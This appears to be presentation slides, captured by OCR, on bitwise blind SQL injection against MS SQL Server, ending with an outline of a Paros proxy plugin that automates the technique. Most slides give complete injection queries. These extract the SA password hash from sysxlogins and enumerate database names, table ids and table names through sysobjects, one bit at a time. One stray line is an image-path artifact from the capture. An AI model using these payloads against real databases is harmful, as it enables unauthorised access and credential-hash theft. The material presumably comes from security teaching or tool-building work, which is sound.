Example: MS SQL Server

- Enumerate SA password hash.
  - Column: `password`
  - Clause: `master.dbo.sysxlogins WHERE name LIKE 0x73006100`
  - Need to enumerate a 48 byte hash.

Example: MS SQL Server

- Complete query:

```
AND #n# IN (
SELECT
 CONVERT(INT,SUBSTRING(password,#i#,1)
& #n#
FROM master.dbo.sysxlogins
WHERE
name LIKE 0x73006100
)
```


Example: MS SQL Server

- Enumerate every database:
  - `SELECT DB_NAME(0)`
  - `SELECT DB_NAME(1)`
  - `SELECT DB_NAME(2)`
  - `SELECT DB_NAME(...)`
- Iterate until no record is returned.
- Query returns a single record as a string.

Example: MS SQL Server

- Complete query:
  - `AND #N# IN (`
    `SELECT`
    `ASCII(`
    `SUBSTRING(DB_NAME(0),#I#,1)`
    `)`
    `& #N#`
    `)`

Example: MS SQL Server

- Now that we have every database name, the next step is to grab all of the tables.
  1) Obtain the table's id (enumerate an integer)
  2) Obtain the table's name (enumerate a string)
- Walk through each table by increasing the minimum BETWEEN range.
- Enumerate the table's name based on its id value.

Example: MS SQL Server

- Walk through each table by increasing the minimum BETWEEN range.
  - `SELECT TOP 1 id`
    `FROM [db..]sysobjects`
    `WHERE`
    `xtype LIKE 0x55`
    `AND id`
    - `BETWEEN 0 AND 2147483647`
    - `BETWEEN 5557508 AND 2147483647`
    - `...`

    `ORDER BY id`

Example: MS SQL Server

- Complete query:
  -
```
AND #N# IN (
SELECT TOP 1
  CONVERT(VARBINARY,id)
& #N#
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id BETWEEN 0 AND 2147483647
ORDER BY id
)
```



Example: MS SQL Server

- Enumerate the table's name based on its id value:
  -
```
SELECT name
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id=id
```


Example: MS SQL Server

- The complete query:
  -
```
AND #N# IN (
SELECT
  CONVERT(VARBINARY,
    CONVERT(VARCHAR,
      SUBSTRING(name,#I#,1))
) & #N#
FROM [db..]sysobjects
WHERE
xtype LIKE 0x55
AND id=id
)
```

Paros Plugin



Paros Plugin

- AbstractPlugin.java
  - matchBodyContent()
- TestInjectionSQLBitwise.java
  - Currently targets MS SQL Server
  - Enumerate
    - Database host name
    - User name for database connection
    - SA password hash
    - Each database, table